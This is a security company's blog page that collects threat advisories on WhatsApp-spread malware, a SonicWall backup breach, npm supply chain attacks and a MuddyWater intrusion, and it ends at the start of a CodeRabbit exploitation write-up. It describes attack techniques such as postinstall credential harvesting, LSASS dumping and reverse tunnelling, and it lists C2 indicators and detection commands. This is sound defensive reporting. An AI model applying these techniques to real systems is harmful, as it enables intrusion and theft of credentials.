The Latest News from Research at Kudelski Security
Thank you! Your submission has been received!
Oops! Something went wrong while submitting the form.
Security Advisory
Threat Hunting
October 6, 2025
SORVEPOTEL: Self-Propagating Malware Spreading Via WhatsApp
No items found.
Kudelski Security Team
Summary
A new self-propagating malware campaign, codenamed SORVEPOTEL, has been identified targeting Brazilian users through the popular messaging app WhatsApp. This campaign, primarily affecting Windows systems, is engineered for rapid propagation rather than data theft or ransomware. The malware exploits the trust associated with WhatsApp to spread quickly across enterprise environments, leading to account suspensions due to excessive spam activity.
Technical Details
Initial Infection Vector:
Phishing Message: The attack begins with a phishing message sent via WhatsApp from a compromised contact. This message includes a ZIP file attachment that appears to be benign, such as a receipt or a health app-related file.
Malicious ZIP File:
Contents: The ZIP file contains a Windows shortcut (LNK) file. This file is designed to execute a PowerShell script when opened.
Execution: When the LNK file is clicked, it silently runs a PowerShell command that retrieves the main payload from an external server, such as sorvetenopoate[.]com.
Payload Retrieval and Execution:
PowerShell Script: The script is responsible for downloading the main payload, which is a batch script.
Batch Script: This script establishes persistence by copying itself to the Windows Startup folder, ensuring it runs every time the system starts.
Command-and-Control (C2) Communication: The batch script also executes a PowerShell command to contact a C2 server for further instructions or to download additional malicious components.
Propagation Mechanism:
WhatsApp Web Exploitation: If WhatsApp Web is active on the infected system, the malware leverages this session to send the malicious ZIP file to all contacts and groups associated with the victim's account.
Automated Spamming: This automated distribution results in a high volume of spam messages, often leading to the suspension or banning of the infected account due to violations of WhatsApp's terms of service.
Persistence and Evasion:
Startup Folder Persistence: By placing the batch script in the Startup folder, the malware ensures it is executed upon system reboot.
Minimal User Interaction: The campaign is designed to require minimal user interaction, relying heavily on automation and social engineering to propagate.
Targeting and Impact:
Enterprise Focus: The requirement for the attachment to be opened on a desktop suggests a focus on enterprise environments, where desktop usage is more prevalent.
Regional Focus: The majority of infections have been reported in Brazil, affecting sectors such as government, public service, manufacturing, technology, education, and construction.
Mitigation
User Awareness and Training: Educate users about the risks of opening attachments from unknown or unexpected sources, even if they appear to come from known contacts.
Email and Messaging Security: Implement robust email and messaging security solutions to detect and block phishing attempts and malicious attachments.
Endpoint Protection: Deploy comprehensive endpoint protection solutions capable of detecting and mitigating threats like SORVEPOTEL.
Network Monitoring: Monitor network traffic for unusual activity, such as connections to known malicious domains or unexpected data exfiltration attempts.
What the Cyber Fusion Center is Doing
The CFC is currently:
Continuing active threat hunting operations and support engagements in environments impacted by this campaign.
Leveraging findings from recent IR cases to refine detection and response capabilities.
Unauthorized Access to SonicWall Cloud Backup Firewall Preference Files
No items found.
Kudelski Security Team
Summary
SonicWall has issued security guidance in response to a recent incident involving suspicious activity targeting its cloud backup service for firewalls. An investigation revealed that threat actors accessed backup firewall preference files stored in the cloud. While the credentials in these files were encrypted, they contained potentially sensitive information that could be used to exploit related firewalls. This breach has affected less than 5% of SonicWall's firewall install base.
Affected Systems and/or Applications
The affected systems are SonicWallFirewalls that use the cloud backup feature through MySonicWall.com.
Specifically, any firewalls that had their backup preference files stored in the cloud are potentially impacted.
Technical Details
The investigation discovered that the breach involved threat actors gaining access to encrypted firewall preference files, which are stored in the cloud as part of the SonicWall cloud backup service. Although the files are encrypted, they contained information that could facilitate the exploitation of the corresponding firewall devices.
The sensitive data within these files includes, but may not be limited to:
Credentials
Tokens
Other configuration details for services running on SonicWall devices
Although no unencrypted data was found, the exposure of these files increases the risk of future exploitation, especially if the attackers are able to further decrypt or misuse the information.
Mitigation
SonicWall has provided the following mitigation steps for affected users:
Login to MySonicWall:
Navigate to MySonicWall.com and log into your account.
Check if any cloud backups exist for your registered firewalls.
Identify Affected Devices:
If the backup fields are blank, then your firewall has not been impacted.
If backup details are present, proceed to check the Product Management section and then the Issue List.
Affected serial numbers will be listed with relevant details such as Friendly Name, Last Download Date, andKnown Impacted Services.
Review and Remediate:
If your firewall’s serial number appears on the Issue List, it is at risk, and SonicWall recommends following the containment and remediation guidelines outlined in their security documentation.
If only some or no serial numbers are shown, you may still be impacted. SonicWall will provide further guidance to assess whether your backup files were compromised.
Additional Recommendations
If your firewall is listed as affected, SonicWall recommends immediately changing all credentials and tokens associated with the impacted services.
Keep an eye on your firewall’s logs and activity to identify any signs of abnormal behavior or exploitation.
Stay updated with SonicWall’s security bulletins for additional actions, and follow their official guidelines for containment and remediation.
What the Cyber Fusion Center is Doing
The Cyber Fusion Center (CFC) is actively engaged in monitoring the situation surrounding the compromised SonicWall backup firewall preference files. An advisory update will be issued if new indicators, techniques, or escalations are identified that could further impact affected systems or require additional mitigation steps.
Supply Chain Attack Targeting Several NPM Packages to Harvest Credentials
No items found.
Kudelski Security Team
Summary
A coordinated supply chain attack has compromised more than 40 NPM packages, including several published under the CrowdStrike publisher account.
The attack works by injecting a malicious script, bundle.js, into selected packages. The injection process involves downloading a package tarball, modifying its package.json to include the malicious script, then repackaging and publishing the trojanized version.
The malware specifically targets the following systems to harvest credentials:
Regarding the affected packages these were quickly removed by the npm registry.
It is important to note that, In the case of CrowdStrike-affected packages, the malicious versions were also removed, and a monitoring alert has been issued. CrowdStrike is actively watching the sitaution.
Affected Systems and/or Applications
The attack primarily targets the following NPM packages.
Regarding CrowdStrike npm packages, they have issued a Tech Alert named NPM Package in Public Registries:
"After detecting several malicious Node Package Manager (NPM) packages in the public PM registry, a third-party open source repository, we swiftly removed them and proactively rotated our keys in public registries. These packages are not used in the Falcon sensor, the platform is not impacted and customers remain protected. We are working with NPM and conducting a thorough investigation. This tech alert will be updated with the results of our investigation and updates as we have them."
Below is the affected list. These were publised under crowdstrike-publisher npm account.
@crowdstrike/commitlint8.1.1
@crowdstrike/commitlint8.1.2
@crowdstrike/falcon-shoelace0.4.2
@crowdstrike/foundry-js0.19.2
@crowdstrike/glide-core0.34.2
@crowdstrike/glide-core0.34.3
@crowdstrike/logscale-dashboard1.205.2
@crowdstrike/logscale-file-editor1.205.2
@crowdstrike/logscale-parser-edit1.205.1
@crowdstrike/logscale-parser-edit1.205.2
@crowdstrike/logscale-search1.205.2
@crowdstrike/tailwind-toucan-base5.0.2
browser-webdriver-downloader3.0.8
ember-browser-services5.0.3
ember-headless-form-yup1.0.1
ember-headless-form1.1.3
ember-headless-table2.1.6
ember-url-hash-polyfill1.0.13
ember-velcro2.2.2
eslint-config-crowdstrike-node4.0.4
eslint-config-crowdstrike11.0.3
monorepo-next13.0.2
remark-preset-lint-crowdstrike4.0.2
verror-extra6.0.1
yargs-help-output5.0.3
Technical Details
1. Package Compromise / Injection
a popular package is modi!ed to include a large mini!ed JavaScript bundle often named bundle.js. This is done via a hijacked postinstall script in the package’s package.json. The script causes execution of that bundle during npm install.
2. Reconnaissance & Environment Pro!ling
Once executed, the malware first checks the operating system. It collects environment variables (process.env) including tokens, credentials, etc.
3. Secret / Credential Harvesting
Downloads and executes TruffeHog, a legitimate secret scanner.
TruffeHog scans filesystem for high-entropy strings (e.g. AWS keys, other secrets).
Use of cloud provider APIs / SDKs to list & retrieve secrets: AWS Secrets, GCP Secret Manager
The malware identifies other packages owned by the same maintainer (via NPM registry API) and forces patch-publishing of those packages, injecting the malicious code there. This enables a cascading compromise.
5. Persistence via GitHub Actions Backdoor
The attack introduces unauthorized GitHub Actions workflows into repositories, via creating a malicious work$ow !le. This work$ow triggers on pushes, captures repository secrets and exfiltrates them to a hard-coded webhook or C2.
6. Data Exfiltration
The collected secrets, credentials, environment data, cloud secrets etc. are packed into JSON payloads. Then exfiltrated either directly (via HTTP/S POST to webhook) or by creating public GitHub repositories (e.g. Shai-Hulud) via GitHub’s API.
Mitigation
To reduce risk from the ongoing NPM supply chain attacks, including those impersonating CrowdStrike packages, implement the following mitigation strategies:
1. Rotate All Tokens & Keys:
NPM publish tokens, GitHub access tokens, cloud provider keys, SSH keys etc., especially if those machines installed compromised packages.
2. Lock or Pin Package Versions:
Use known-good versions; prevent automatic uptake of newly published versions until they are verified.
Use NPM Package Cooldown Check
3. Inspect Postinstall / Preinstall Scripts:
In CI/CD or during review, scan for suspicious install / postinstall scripts especially ones that download or execute external code or spawn child processes.
Use tools such as Artifact Monitor to check software Artifacts.
4. Monitor NPM Publish Events:
Alert on unusual publishing activity from critical namespaces force publishes, publishes outside known CI, or from unexpected IP addresses.
5. Audit Cloud & Secret Manager Access Logs:
For example, check for ListSecrets, GetSecretValue, BatchGetSecretValue events during the timeframe when compromised versions may have been installed.
6. Check for Malicious GitHub Work"ows / Branches:
Search across org(s) for the shai-hulud branch, and work$ow !les with names like shai-hulud-workflow.yml. Remove them and rotate any repository secrets exposed.
7. Implement Least Privilege in CI/CD & Developer Environments:
Reduce what environment variables are exposed; limit permissions for tokens; use ephemeral credentials; ensure machine accounts have minimal rights.
Indicators of Compromise
The following indicators can help identify systems affected by this attack:
Search for malicious workflow file
Replace ACME with your GitHub organization name and use the following GitHub search query to discover all instance of shai-hulud-workflow.yml in your GitHub environment. https://github.com/search?q=org%3AACME+path%3A**%2Fshai-hulud-work$ow.yml&type=code
Search for malicious branch. To find malicious branches, you can use the following Bash script:
# List all repos and check for shai-hulud branch
gh repo list YOUR_ORG_NAME --limit 1000 --json nameWithOwner --jq '.
[].nameWithOwner' | while read repo; dogh api "repos/$repo/branches" --jq '.[] | select(.name == "shai-hulud") |
"'$repo' has branch: " + .name'done
Inside a MuddyWater Intrusion: Exploitation of SharePoint and Living-Off-the-Land Tactics
No items found.
Kudelski Security Team
Summary
In late August 2025, our Incident Response team was engaged to investigate suspicious activity within a customer’s network located in the South Asia region. The initial signs pointed to a targeted intrusion, and forensic analysis quickly confirmed the involvement of MuddyWater, a threat actor publicly linked to the Iranian Ministry of Intelligence and Security (MOIS).
The attacker made use of a previously seen PowerShell-based malware, legitimate remote monitoring and management (RMM) tools, and living-off-the-land techniques to maintain access and move laterally. The activity observed was consistent with MuddyWater’s known tactics, techniques, and procedures (TTPs), as documented in prior public reporting and threat intelligence sources.
The following diagram summarizes the attack graph as observed by our incident response team:
This report outlines the findings from our investigation, including technical analysis of the attacker’s methods, Indicators of Compromise (IOCs) and malware tooling.
Threat Actor Overview: MuddyWater - Static Kitten
MuddyWater is a state-sponsored adversary attributed to the Islamic Republic of Iran, assessed with high confidence by multiple cybersecurity organizations and government agencies. Active since at least 2017, the group is known for conducting espionage-driven intrusions primarily targeting organizations across the Middle East, South Asia, Europe, and North America.
The group is tracked under various aliases by different threat intelligence vendors: Static Kitten (CrowdStrike), Seedworm (Symantec / Broadcom) or also Mercury (Microsoft).
The adversary group is known to rely on two techniques for initial access: the exploitation of internet-exposed assets and spear-phishing campaigns.
Historically, MuddyWater has been observed exploiting vulnerabilities in Microsoft Exchange and SharePoint servers to gain direct access to internal environments.
In more recent activity, the group relied on ClickFix phishing campaign, as documented by Fortinet, which leveraged malicious PowerShell payloads embedded in phishing lures to initiate multi-stage attack chains.
Incident Summary
Initial Access
During the investigation, forensic evidence confirmed that the initial compromise was achieved through the exploitation of the ToolShell vulnerability in Microsoft SharePoint (CVE-2025-53770). The affected SharePoint instance was accessible from the internet and running a vulnerable version at the time of the intrusion.

The adversary leveraged this vulnerability to gain unauthorized access and executed arbitrary commands on the underlying system. Initially, they exploited the vulnerability to try downloading a PowerShell RAT. When this failed, they continued to exploit the vulnerability for code execution and dropped file-management webshells. These webshells enabled them with upload, download and delete capabilities on filesystem.
Figure1- File management WebShell capabilities
Observed TTPs
File Management webshell The adversary leveraged a webshell with limited functionality focused solely on file management. This approach was likely intended to evade detection mechanisms that commonly flag web shells with command execution capabilities. The observed web shell appears to be a truncated version of a known ASPX-based web shell, specifically derived from https://github.com/xl7dev/WebShell/blob/master/Aspx/ASPX The adversary deployed this webshell using different methods: initially through exploitation of the Tool Shell vulnerability, and subsequently via a notepad instance on another compromised server.
GodPotato for Privilege Escalation As part of their post-exploitation activity, the adversary dropped and used the GodPotato privilege escalation tool to gain SYSTEM-level access on compromised hosts. The binary was dropped into the “C:\ProgramData\” directory, a commonly staging location observed throughout this intrusion. With the elevated privileges, the adversary was able to dump the LSASS process and extract credentials, leading to the compromise of a privileged domain account. Leveraging this account, the adversary proceeded with lateral movement across the network.
Abuse of RMM Tools: AnyDesk and PDQ Loyal to their established tradecraft, the adversary relied heavily on legitimate Remote Monitoring and Management (RMM) tools to maintain persistent access and carry out operations within the compromised environment. Notably, PDQ Connect was deployed across multiple hosts, alongside AnyDesk, which was used for interactive remote control. The attackers followed a recognizable pattern: creating new user accounts, adding them to privileged groups, and configuring AnyDesk for unattended access. PDQ and AnyDesk provided the adversary with the ability to push tools and payloads onto compromised hosts. These file transfers can be traced through specific artifacts on the system: %APPDATA%\Roaming\AnyDesk\file_transfer_trace.txt for AnyDesk, and PDQ.com.evtx logs for PDQ.
Figure 2 - AnyDesk file transfers
Figure3- PDQ file downloads
Discovery using Native Windows Tools and PowerShell Cmdlets As part of the reconnaissance phase, the adversary employed native Windows tools and PowerShell cmdlets to enumerate the internal environment while minimizing detection risk. This use of living-off-the-land techniques allowed them to perform host and network discovery without introducing external binaries or triggering behavioral alerts. Several commands were observed during this phase, including:
Lateral Movement using Invoke-SMBExec and WMI The adversary initiated lateral movement across the environment using a combination of SMB-based remote execution and Windows ManagementInstrumentation (WMI). The attacker leveraged a PowerShell implementation of Invoke-SMBExec, a known lateral movement tool that allows command execution on remote systems over SMB by impersonating administrative credentials. The attackers embedded their PowerShell payloads directly within the script, appending the lateralization commands to the end of the Invoke-SMBExec routine. This ensured that the desired payloads were automatically executed on each targeted host when the script ran, minimizing manual interaction.
Figure4 - Invoke-SMBExec commands
Execution through PowerShell one-liner Multiple attempts were made by the adversary to execute malware via PowerShell one-liners. The high number of attempts suggests difficulty establishing outbound connectivity (possibly due to egress filtering).Firewall logs later confirmed this: multiple blocked connection attempts to the Command-and-Control (C2) server. The PowerShell attack chain included two stages, downloading an obfuscated payload from a remote server and saving it on the c:\users\public\downloads\ path, and then decoding and executing it on the target host.:

Tunneling via custom binary A custom tunneling tool was dropped by the adversary across multiple compromised hosts, allowing them to pivot and access internal systems that were otherwise unreachable. The adversary used this established tunnel to interact primarily with RDP and SMB services. This activity left behind a notable forensic artifact: Security event logs (EventID 4624) on the target systems recorded successful logons where the Workstation Name field reflected the attacker’s original machine name, rather than the internal host used as the tunneling endpoint. This served as a strong indicator of tunneling activity and allowed our team to retrace some of the attacker’s movement across the network.
Figure5 - Attacker's machine hostname in EventID 4624

A dump of the tunneling process revealed notable artifacts indicating that the adversary conducted an SMB sweep through the established proxy tunnel in an attempt to identify accessible internal hosts. This scan activity involved probing multiple IP addresses on the network over port 445 (SMB), likely to discover systems where administrative shares were exposed or lateral movement was possible.
Figure6 - SMB sweep from process dump
Data Exfiltration though SharePoint webserver The SharePoint web server was abused by the attacker as an exfiltration mechanism. After collecting sensitive credential artifacts (including the SYSTEM and SECURITY registry hives, as well as LSASS process memory dumps) the adversary compressed these files into ZIP archives and placed them into the layouts directory of the SharePoint web application. This approach enabled the attacker to exfiltrate the collected artifacts for offline processing and cracking.
Figure7 - Web requests logs showing exfiltration of compressed archives
Malware and Toolset Analysis
PowerShell RAT The PowerShell one-liners observed earlier served as loaders for a Remote Access Trojan (RAT). This same RAT was previously identified in the ClickFix campaign targeting Israeli organizations. Fortinet has published a comprehensive analysis of this campaign including the RAT's full functionalities. This analysis is available on this Fortinet’s blogpost. The only notable difference in our case was the C2 server: the RAT in this intrusion communicated with a different command-and-control address, specifically 195[.]20.17.189.
Custom version of resocks for tunneling The adversary leveraged a TLS-encrypted tunneling proxy to route traffic to internal network hosts, enabling covert communication and lateral movement across the environment. This capability was established indirectly via a binary with the Original FileName FMAPP.exe (SHA256:d4715827692a248f1fbeecd60f9a99b7bd639198e64c2f400710c52503eba1f8). Upon execution, this binary was observed loading a previously unknown DLL named FMAPP.dll. This DLL was amodified version of the open-source resocks proxy tool, allowing internal traffic tunneling via a reverse SOCKS5 proxy. The DLL had a hardcoded callback IP address and Port: 165[.]227.82.147:443
Infrastructure Analysis
195[.]20.17.189: RAT C2 Server This C2 server was hosted on BlueVPS, with an IP geolocated to Israel. This may have been a deliberate lure consistent with techniques used by MuddyWater where they used region-specific infrastructure to blend in with local traffic patterns. The server at 195[.]20.17.189 was exposing HTTP services on ports 80 and443. Notably, port 443 presented an SSL certificate with the Subject Common Name (CN): pharmacynod.com, the same domain previously observed in the ClickFix campaign documented by Fortinet. This overlap reinforces the link between the adversary behind both operations.

165[.]227.82.147: Reverse Proxy Callback Address This IP was the callback server for the custom resocks binary on port 443. Few weeks after the initial compromise, on September 9, a notable change in the behavior of this IP was observed. The original TLS service on port 443 was replaced with a SimpleHTTPServer instance (Python) exposed over HTTP before being taken offline, suggesting a possible shift in the infrastructure's purpose. This change may indicate a reuse in the infrastructure for another phase or campaign or simple an OPSEC error, exposing tools unintentionally.
Figure8- Directory listing on 165[.]227.82.147
Final Thoughts
Despite changes in tooling or infrastructure, MuddyWater/Static Kitten continues to rely on a well-established set of Tactics, Techniques, and Procedures (TTPs) observed globally across multiple campaigns. Their playbook still includes exploitation of public-facing applications, phishing, abuse of legitimate remote access tools and lateral movement using native Windows utilities.
Mitre ATT&CK TTPs Table
Tactic
Technique
Technique ID
Comments
Initial Access
Exploit Public-Facing Application
T1190
Exploitation of CVE-2025-53770 in Microsoft SharePoint for initial access.
Execution
PowerShell
T1059.001
Execution of obfuscated PowerShell one-liners for malware delivery and command execution.
Command and Scripting Interpreter
T1059
General use of scripting via PowerShell for execution and automation.
Persistence
Create Account
T1136
New local user accounts created for persistent access.
Remote Access Software
T1219
Use of AnyDesk and PDQ for remote access and persistence.
Privilege Escalation
Abuse Elevation Control Mechanism
T1548
Privilege escalation with GodPotato
Defense Evasion
Masquerading
T1036
Custom tunneling tool disguised with misleading filenames (e.g., FMAPP.exe).
Credential Access
OS Credential Dumping
T1003
Dumping of LSASS process memory and extraction of domain credentials.
Discovery
System Network Configuration Discovery
T1016
Use of PowerShell and network tools for host discovery.
Account Discovery
T1087
Discovery of users and groups via native commands.
Lateral Movement
Remote Services: SMB/Windows Admin Shares
T1021.002
Lateral movement via SMB using Invoke-SMBExec.
Windows Management Instrumentation (WMI)
T1047
Remote command execution using WMI.
Command and Control
Application Layer Protocol: Web Protocols
T1071.001
Communication with C2 over HTTP/S (port 443).
Encrypted Channel
T1573
TLS-encrypted traffic through resocks tunneling tool.
Exfiltration
Exfiltration Over Web Service
T1567.002
Exfiltration via uploading data to SharePoint webserver.
2025
Advisory
Security Advisory
Threat Hunting
September 9, 2025
NPM Supply Chain Attack
No items found.
Kudelski Security Team
Summary
A significant supply chain attack has compromised the NPM account of the developer known as qix, leading to the distribution of malicious versions of numerous widely used packages. This attack has affected packages with a combined weekly download count exceeding 2-3 billion, posing a substantial threat to the JavaScript ecosystem. The malicious code, identified as a crypto-clipper, is designed to intercept and manipulate cryptocurrency transactions by swapping wallet addresses and hijacking transactions.
Affected Systems and/or Applications
The attack primarily targets the following NPM packages, which are widely used across various projects:
The GitHub code repositories for these packages were not affected; the attack was confined to the NPM registry.
Technical Details
1. Phishing Attack
The attack began with a phishing email sent from a domain impersonating npmjs.com ([email protected]). This email was designed to trick the package maintainer into providing their credentials, including two-factor authentication (2FA) codes.
The phishing email contained a link to a malicious site that mimicked the legitimate npmjs.com, capturing the credentials entered by the victim.
2. Account Compromise
Once the attacker obtained the credentials, they gained access to the NPM account of the maintainer, allowing them to publish malicious versions of popular packages.
3. Malware Injection
The attacker injected a crypto-stealing malware into the index.js files of the compromised packages. This malware is a sophisticated browser-based interceptor that hooks into JavaScript functions like fetch, XMLHttpRequest, and wallet APIs (window.ethereum, Solana, etc.).
4. Malware Functionality
Network Traffic Interception: The malware hooks into network functions to intercept and manipulate data. It scans for cryptocurrency addresses in network responses and replaces them with attacker-controlled addresses using a Levenshtein distance algorithm to find visually similar addresses.
Transaction Hijacking: For Ethereum and Solana transactions, the malware modifies transaction parameters such as recipients and approval targets before they are signed by the user. This ensures that funds are redirected to the attacker's wallet.
Stealth Operations: The malware operates stealthily by avoiding obvious changes in the user interface, making it difficult for users to detect the compromise.
5. Technical Implementation
The malware uses obfuscated JavaScript code to evade detection and analysis. It employs techniques like monkey-patching to override native functions and inject malicious logic.
It checks for the presence of window.ethereum to determine if a crypto wallet is being used, and if so, it hooks into the wallet's communication methods (request, send, sendAsync).
Mitigation
1. Audit Dependencies: Developers should immediately audit their project's dependencies to identify and remove any compromised packages. This includes checking node_modules and package-lock.json for malicious code. As a direct method of detection, you can scan your node_modules directory for the malicious code using this command, which searches for a unique string found in the payload: grep -r "const _0x112" node_modules/
2. Pin Safe Versions: Use the overrides feature in package.json to pin affected packages to their last known-safe versions. For example:
3. Reinstall Dependencies: Delete node_modules and package-lock.json, then run npm install to generate a new, clean lockfile.
4. Verify Transactions: Users should meticulously verify all cryptocurrency transactions to ensure the recipient addresses are correct. See this GitHub Gist for a list of all wallets.
5. Monitor for Indicators of Compromise: Check for the presence of the function checkethereumw in your codebase as an indicator of compromise.
How We Exploited CodeRabbit: From a Simple PR to RCE and Write Access on 1M Repositories
No items found.
Nils Amiet
In this blog post, we explain how we got remote code execution (RCE) on CodeRabbit’s production servers, leaked their API tokens and secrets, how we could have accessed their PostgreSQL database, and how we obtained read and write access to 1 million code repositories, including private ones.
This blog post is a detailed write-up of one of the vulnerabilities we disclosed at Black Hat USA this year. The details provided in this post are meant to demonstrate how these security issues can manifest and be exploited in the hopes that others can avoid similar issues. This is not meant to shame any particular vendor; it happens to everyone. Security is a process, and avoiding vulnerabilities takes constant vigilance.
Note:The security issues documented in this post were quickly remediated in January of 2025. We appreciate CodeRabbit’s swift action after we reported this security vulnerability. They reported to us that within hours, they addressed the issue and strengthened their overall security measures responding with the following:
They confirmed the vulnerability and immediately began remediation, starting by disabling Rubocop until a fix was in place.
All potentially impacted credentials and secrets were rotated within hours.
A permanent fix was deployed to production, relocating Rubocop into their secure sandbox environment.
They carried out a full audit of their systems to ensure no other services were running outside of sandbox protections, automated sandbox enforcement to prevent recurrence, and added hardened deployment gates.
Last December, I spoke at 38C3 in Hamburg and covered 2 security flaws I discovered in Qodo Merge. After getting off the stage, someone came to me and asked whether I had looked at other AI code review tools, such as CodeRabbit. I thanked them and said this would be a great target to have a look at. Fast forward a couple of weeks, and here I am, having a look at their security.
What is CodeRabbit?
CodeRabbit front page
CodeRabbit is an AI code review tool. Their website mentions it’s the most installed AI app on GitHub & Gitlab, with 1 million repositories in review and 5 million pull requests reviewed.
1 million repositories in review
Indeed, the application is the most installed GitHub app in the AI Assisted category on GitHub Marketplace. It is also on the first page of the most installed GitHub apps overall across all categories on GitHub Marketplace.
CodeRabbit is the most installed AI-assisted app on GitHub marketplace
Once CodeRabbit is installed on a repository, every time a new pull request (PR) is created or updated, the application will analyze the code changes in the PR and review them using AI. CodeRabbit will finally post its code review as a comment on the pull request, where the developer can read it.
This is a very useful developer productivity tool that can summarize PRs, find security issues in the code, suggest code improvements or even document the code or illustrate it by generating diagrams. It can save developers a lot of time.
Trying it out
